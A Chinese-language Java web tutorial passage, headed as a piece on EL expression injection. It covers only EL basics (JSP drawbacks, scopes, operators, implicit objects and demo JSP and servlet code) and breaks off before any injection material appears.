EL 表达式注入

Java 之 EL 表达式注入

0x01 前言

最近又回来刷基础啦！

0x02 EL 表达式的前世今生

- 要简单了解一下 EL 表达式的背景，有助于我们更好的学习。

师傅们在学习 JSP 的时候，一定有过这样的问题：

感觉 JSP 代码的可读性非常差

感觉 JSP 的代码很难写

比如我们看一个 JSP 的 demo

JSP Demo

- Target —>

新增

序号	品牌名称	企业名称	排序	品牌介绍	状态	操作
1	三只松鼠	三只松鼠	100	三只松鼠，好吃不上火	启用	修改 删除
2	优衣库	优衣库	200	优衣库，服适人生	禁用	修改 删除
3	小米	小米科技有限公司	1000	为发烧而生	启用	修改 删除

如果作为静态页面出现的话，应该是这样的

JAVA

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>

<%
    // 查询数据库
    List<Brand> brands = new ArrayList<Brand>();
    brands.add(new Brand(1,"三只松鼠","三只松鼠",100,"三只松鼠，好吃不上火",1));
    brands.add(new Brand(2,"优衣库","优衣库",200,"优衣库，服适人生",0));
    brands.add(new Brand(3,"小米","小米科技有限公司",1000,"为发烧而生",1));

%>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<input type="button" value="新增"><br>
```

```
<hr>
<table border="1" cellspacing="0" width="800">
    <tr>
        <th>序号</th>
        <th>品牌名称</th>
        <th>企业名称</th>
        <th>排序</th>
        <th>品牌介绍</th>
        <th>状态</th>
        <th>操作</th>

    </tr>
    <tr align="center">
        <td>1</td>
        <td>三只松鼠</td>
        <td>三只松鼠</td>
        <td>100</td>
        <td>三只松鼠，好吃不上火</td>
        <td>启用</td>
        <td><a href="#">修改</a> <a href="#">删除</a></td>
    </tr>

    <tr align="center">
        <td>2</td>
        <td>优衣库</td>
        <td>优衣库</td>
        <td>10</td>
        <td>优衣库，服适人生</td>
        <td>禁用</td>

        <td><a href="#">修改</a> <a href="#">删除</a></td>
    </tr>

    <tr align="center">
        <td>3</td>
        <td>小米</td>
        <td>小米科技有限公司</td>
        <td>1000</td>
        <td>为发烧而生</td>
        <td>启用</td>

        <td><a href="#">修改</a> <a href="#">删除</a></td>
    </tr>


</table>

</body>
</html>
```

但是现在我们要实现动态性，也就是通过循环遍历的方式，获取到数据库里面的数据（当然这里做的没有这么复杂）

先写一个实体类

Brand.java

JAVA

```
package com.drunkbaby.basicjsp.pojo;

/**
 * 品牌实体类
 */

public class Brand {

    private Integer id;
    private String brandName;
    private String companyName;
    private Integer ordered;
    private String description;
    private Integer status;


    public Brand() {
    }

    public Brand(Integer id, String brandName, String companyName, String
description) {
        this.id = id;
        this.brandName = brandName;
        this.companyName = companyName;
        this.description = description;
    }

    public Brand(Integer id, String brandName, String companyName, Integer
ordered, String description, Integer status) {
        this.id = id;
        this.brandName = brandName;
        this.companyName = companyName;
        this.ordered = ordered;
        this.description = description;
        this.status = status;
    }

    public Integer getId() {
        return id;
    }

    public void setId(Integer id) {
        this.id = id;
    }

    public String getBrandName() {
        return brandName;
    }

    public void setBrandName(String brandName) {
        this.brandName = brandName;
    }
```

```
    public String getCompanyName() {
        return companyName;
    }

    public void setCompanyName(String companyName) {
        this.companyName = companyName;
    }

    public Integer getOrdered() {
        return ordered;
    }

    public void setOrdered(Integer ordered) {
        this.ordered = ordered;
    }

    public String getDescription() {
        return description;
    }

    public void setDescription(String description) {
        this.description = description;
    }

    public Integer getStatus() {
        return status;
    }

    public void setStatus(Integer status) {
        this.status = status;
    }

    @Override
    public String toString() {
        return "Brand{" +
                "id=" + id +
                ", brandName='" + brandName + '\'' +
                ", companyName='" + companyName + '\'' +
                ", ordered=" + ordered +
                ", description='" + description + '\'' +
                ", status=" + status +
                '}';
    }
}
```


接着，来实现动态的 JSP 代码

JAVA

```
<%@ page import="com.drunkbaby.basicjsp.pojo.Brand" %>
<%@ page import="java.util.List" %>
<%@ page import="java.util.ArrayList" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>

<%
```

```
    // 查询数据库
    List<Brand> brands = new ArrayList<Brand>();
    brands.add(new Brand(1,"三只松鼠","三只松鼠",100,"三只松鼠，好吃不上火",1));
    brands.add(new Brand(2,"优衣库","优衣库",200,"优衣库，服适人生",0));
    brands.add(new Brand(3,"小米","小米科技有限公司",1000,"为发烧而生",1));

%>


<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Title</title>
</head>
<body>
<input type="button" value="新增"><br>
<hr>
<table border="1" cellspacing="0" width="800">
 <tr>
 <th>序号</th>
 <th>品牌名称</th>
 <th>企业名称</th>
 <th>排序</th>
 <th>品牌介绍</th>
 <th>状态</th>
 <th>操作</th>
 </tr>
 <%
        for (int i = 0; i < brands.size(); i++) {
            Brand brand = brands.get(i);
    %>
    <tr align="center">
 <td><%=brand.getId()%></td>
 <td><%=brand.getBrandName()%></td>
 <td><%=brand.getCompanyName()%></td>
 <td><%=brand.getOrdered()%></td>
 <td><%=brand.getDescription()%></td>
 <td><%=brand.getStatus() == 1 ? "启用":"禁用"%></td>
 <td><a href="#">修改</a> <a href="#">删除</a></td>
 </tr>
 <%
        }
    %>
</table>
</body>
</html>
```

成功!



序号	品牌名称	企业名称	排序	品牌介绍	状态	操作
1	三只松鼠	三只松鼠	100	三只松鼠，好吃不上火	启用	修改 删除
2	优衣库	优衣库	200	优衣库，服适人生	禁用	修改 删除
3	小米	小米科技有限公司	1000	为发烧而生	启用	修改 删除

JSP 缺点

通过上面的案例，我们可以看到 JSP 的很多缺点。

由于 JSP页面内，既可以定义 HTML 标签，又可以定义 Java代码，造成了以下问题：

难写难读难维护。

书写麻烦：特别是复杂的页面

既要写 HTML 标签，还要写 Java 代码

阅读麻烦

上面案例的代码，相信你后期再看这段代码时还需要花费很长的时间去梳理

复杂度高：运行需要依赖于各种环境，JRE，JSP 容器，JavaEE...


占内存和磁盘：JSP 会自动生成 `.java` 和 `.class` 文件占磁盘，运行的是 `.class` 文件占内存

调试困难：出错后，需要找到自动生成的.java文件进行调试

不利于团队协作：前端人员不会 Java，后端人员不精 HTML

如果页面布局发生变化，前端工程师对静态页面进行修改，然后再交给后端工程师，由后端工程师再将该页面改为 JSP 页面

由于上述的问题， JSP 已逐渐退出历史舞台，以后开发更多的是使用 HTML + Ajax 来替代。Ajax 是异步的 JavaScript。有个这个技术后，前端工程师负责前端页面开发，而后端工程师只负责前端代码开发。



但是有时候又不得不使用 JSP 进行开发，这时候就要隆重介绍我们今天的主角了 ———————— EL 表达式

0x03 EL 表达式的基础语法

概述

EL（全称 **Expression Language** ）表达式语言。

作用：

- 1.用于简化 JSP 页面内的 Java 代码。
- 2.主要作用是 **获取数据。**其实就是从**域对象**中获取数据，然后将数据展示在页面上。

用法：

要先通过 page 标签设置不忽略 EI 表达式

JAVA

```
<%@ page contentType="text/html;charset=UTF-8" language="java"
isELIgnored="false" %>
```

语法：

```
${expression}
```

在 JSP 中我们可以如下写：


`${brans}`，这到底是啥意思呢？比较玄，但是却是一个很有趣，并且很合理的机制。

`${brans}` 是获取域中存储的 key 作为 brands 的数据。

而 JSP 当中有四大域，它们分别是：

- page：当前页面有
- request：当前请求有效
- session：当前会话有效
- application：当前应用有效

el 表达式获取数据，会依次从这 4 个域中寻找，直到找到为止。而这四个域对象的作用范围如下图所示。



例如：`${brands}`，el 表达式获取数据，会先从 `page` 域对象中获取数据，如果没有再到 `requet` 域对象中获取数据，如果再没有再到 `session` 域对象中获取，如果还没有才会到 `application` 中获取数据。

其实是有那么一点双亲委派的味道在里面的。

EL 表达式 Demo

要使用 EL 表达式来获取数据，需要按照顺序完成以下几个步骤。

- 获取到数据，比如从数据库中拿到数据
- 将数据存储到 request 域中
- 转发到对应的 jsp 文件中

先定义一个 Servlet


JAVA

```
@WebServlet("/demo1")
public class ServletDemo1 extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse
response) throws ServletException, IOException {
        //1. 准备数据
        List<Brand> brands = new ArrayList<Brand>();
        brands.add(new Brand(1,"三只松鼠","三只松鼠",100,"三只松鼠，好吃不上火",1));
        brands.add(new Brand(2,"优衣库","优衣库",200,"优衣库，服适人生",0));
        brands.add(new Brand(3,"小米","小米科技有限公司",1000,"为发烧而生",1));

        //2. 存储到request域中
        request.setAttribute("brands",brands);

        //3. 转发到 el-demo.jsp
        request.getRequestDispatcher("/el-demo.jsp").forward(request,response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse
response) throws ServletException, IOException {
        this.doGet(request, response);
    }
}
```

> 顺便提一嘴转发的作用：
> 通过转发，我们才可以使用 request 对象作为域对象进行数据共享

- 在 `el-demo.jsp` 中通过 EL表达式 获取数据

访问 `/demo1` 接口，是可以成功读到数据的。



这里的 Demo 其实是 EL 表达式的一小部分，`${expression}` 是 EL 表达式的变量

运算符

存取数据的运算符

EL表达式提供 `.` 和 `[]` 两种运算符来存取数据。

当要存取的属性名称中包含一些特殊字符，如 `.` 或 `-` 等并非字母或数字的符号，就一定要使用 `[]`。例如：`${user.My-Name}` 应当改为 `${user["My-Name"]}`。

如果要动态取值时，就可以用 `[]` 来做，而 `.` 无法做到动态取值。例如：
`${sessionScope.user[data]}` 中data 是一个变量。

empty 运算符

`empty` 用来判断 EL 表达式中的对象或者变量是否为空。若为空或者 null，返回 true，否则返回 false。

条件表达式

EL 表达式中，条件运算符的语法和 Java 的完全一致，如下：

JAVA

```
${条件表达式?表达式1:表达式2}
```


写一个运算符相关的 demo

operator.jsp

JAVA

```
<%@ page import="com.drunkbaby.basicjsp.pojo.Site" %>
<%@ page import="java.util.ArrayList" %>
<%@ page import="java.util.List" %>
<%@ page import="java.util.HashMap" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
  <head>
    <title>JSP 运算符</title>
  </head>
  <body>
  <h3>.运算符</h3>

  <%
          Site site = new Site();
          site.setName("Drunkbaby's Home");
          site.setUrl("drunkbaby.github.io");
          session.setAttribute("site", site);
      %>
      欢迎来到${site.name}，博客网址是：${site.url}

      <h3>[]运算符</h3>
  <%
          List tutorials = new ArrayList();
          tutorials.add("Java");
          tutorials.add("Python");
          session.setAttribute("tutorials", tutorials);
          HashMap siteMap = new HashMap();
          siteMap.put("one", "Drunkbaby");
          siteMap.put("two", "silly baby");
          session.setAttribute("site", siteMap);
  %>
      tutorials 中的内容：${tutorials[0]}，${tutorials[1]}
      <br> siteMap 中的内容：${site.one}，${site.two}

       <h3>empty和条件运算符</h3>
    <!-- 当 cart 变量为空时，输出购物车为空，否则输出cart -->
    <%
        String cart = null;
    %>
    ${empty cart?"购物车为空":cart}

  </body>
</html>
```

输出如图



.运算符

欢迎来到Drunkbaby's Home，博客网址是：drunkbaby.github.io

[]运算符

tutorials 中的内容：Java，Python
siteMap 中的内容：Drunkbaby，silly baby

empty和条件运算符

购物车为空

变量

EL 表达式存取变量数据的方法很简单，例如：`${username}`。它的意思是取出某一范围中名称为 username 的变量。因为我们并没有指定哪一个范围的 username，所以它会依序从 Page、Request、Session、Application 范围查找。假如途中找到 username，就直接回传，不再继续找下去，但是假如全部的范围都没有找到时，就回传 `""`。

这就和我们上面讲的 demo 是一样的

EL表达式的属性如下：

四大域	域在EL中的名称
Page	PageScope
Request	RequestScope
Session	SessionScope
Application	ApplicationScope

JSP 表达式语言定义可在表达式中使用的以下文字：

文字	文字的值
Boolean	true 和 false
Integer	与 Java 类似。可以包含任何整数，例如 24、-45、567
Floating Point	与 Java 类似。可以包含任何正的或负的浮点数，例如 -1.8E-45、4.567
String	任何由单引号或双引号限定的字符串。对于单引号、双引号和反斜杠，使用反斜杠字符作为转义序列。必须注意，如果在字符串两端使用双引号，则单引号不需要转义。
Null	null

操作符

JSP 表达式语言提供以下操作符，其中大部分是 Java 中常用的操作符：

术语	定义
算术型	+、-（二元）、*、/、div、%、mod、-（一元）
逻辑型	and、&&、or、双管道符、!、not
关系型	==、eq、!=、ne、<、lt、>、gt、<=、le、>=、ge。可以与其他值进行比较，或与布尔型、字符串型、整型或浮点型文字进行比较。
空	empty 空操作符是前缀操作，可用于确定值是否为空。
条件型	A ?B :C。根据 A 赋值的结果来赋值 B 或 C。

隐式对象

JSP 表达式语言定义了一组隐式对象，其中许多对象在 JSP scriplet 和表达式中可用：

术语	定义
pageContext	JSP页的上下文，可以用于访问 JSP 隐式对象，如请求、响应、会话、输出、servletContext 等。例如，`${pageContext.response}`为页面的响应对象赋值。

此外，还提供几个隐式对象，允许对以下对象进行简易访问：

术语	定义
param	将请求参数名称映射到单个字符串参数值（通过调用 ServletRequest.getParameter (String name) 获得）。getParameter (String) 方法返回带有特定名称的参数。表达式`${param . name}`相当于 request.getParameter (name)。
paramValues	将请求参数名称映射到一个数值数组（通过调用 ServletRequest.getParameter (String name) 获得）。它与 param 隐式对象非常类似，但它检索一个字符串数组而不是单个值。表达式 `${paramvalues. name}` 相当于 request.getParamterValues(name)。
header	将请求头名称映射到单个字符串头值（通过调用 ServletRequest.getHeader(String name) 获得）。表达式 `${header. name}` 相当于 request.getHeader(name)。

术语	定义
headerValues	将请求头名称映射到一个数值数组（通过调用 ServletRequest.getHeaders(String) 获得）。它与头隐式对象非常类似。表达式 `${headerValues. name}` 相当于 request.getHeaderValues(name)。
cookie	将 cookie 名称映射到单个 cookie 对象。向服务器发出的客户端请求可以获得一个或多个 cookie。表达式 `${cookie. name .value}` 返回带有特定名称的第一个 cookie 值。如果请求包含多个同名的 cookie，则应该使用 `${headerValues. name}` 表达式。
initParam	将上下文初始化参数名称映射到单个值（通过调用 ServletContext.getInitparameter(String name) 获得）。

除了上述两种类型的隐式对象之外，还有些对象允许访问多种范围的变量，如 Web 上下文、会话、请求、页面：


术语	定义
pageScope	将页面范围的变量名称映射到其值。例如，EL 表达式可以使用 `${pageScope.objectName}` 访问一个 JSP 中页面范围的对象，还可以使用 `${pageScope .objectName. attributeName}` 访问对象的属性。
requestScope	将请求范围的变量名称映射到其值。该对象允许访问请求对象的属性。例如，EL 表达式可以使用 `${requestScope. objectName}` 访问一个 JSP 请求范围的对象，还可以使用 `${requestScope. objectName. attributeName}` 访问对象的属性。
sessionScope	将会话范围的变量名称映射到其值。该对象允许访问会话对象的属性。例如：`${sessionScope. name}`
applicationScope	将应用程序范围的变量名称映射到其值。该隐式对象允许访问应用程序范围的对象。

pageContext 对象

pageContext 对象是 JSP 中 pageContext 对象的引用。通过 pageContext 对象，您可以访问 request 对象。比如，访问 request 对象传入的查询字符串，就像这样：

JAVA

```
${pageContext.request.queryString}
```



Scope 对象

pageScope，requestScope，sessionScope，applicationScope 变量用来访问存储在各个作用域层次的变量。

举例来说，如果您需要显式访问在 applicationScope 层的 box 变量，可以这样来访问：

JAVA


```
applicationScope.box
```

object.jsp

JAVA

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
  <head>
    <title>JSP 对象</title>
  </head>
  <body>
  <h3>pageContext 对象</h3>

        ${pageContext.request.queryString}

        <br/>

        <h3>Scope 对象</h3>
```

```
        <%
            pageContext.setAttribute("name","Drunkbaby_page");
            request.setAttribute("name","Drunkbaby_page");
            session.setAttribute("user","Drunkbaby_session");
            application.setAttribute("user","Drunkbaby_application");
        %>

        pageScope.name:${pageScope.name}
        </br>
        requestScope.name : ${requestScope.name}
        </br>
        sessionScope.user : ${sessionScope.user}
        </br>
        applicationScope.user : ${applicationScope.user}
    </body>
</html>
```



param 和 paramValues 对象

param 和 paramValues 对象用来访问参数值，通过使用 `request.getParameter` 方法和 `request.getParameterValues` 方法。

举例来说，访问一个名为order的参数，可以这样使用表达式：

JAVA

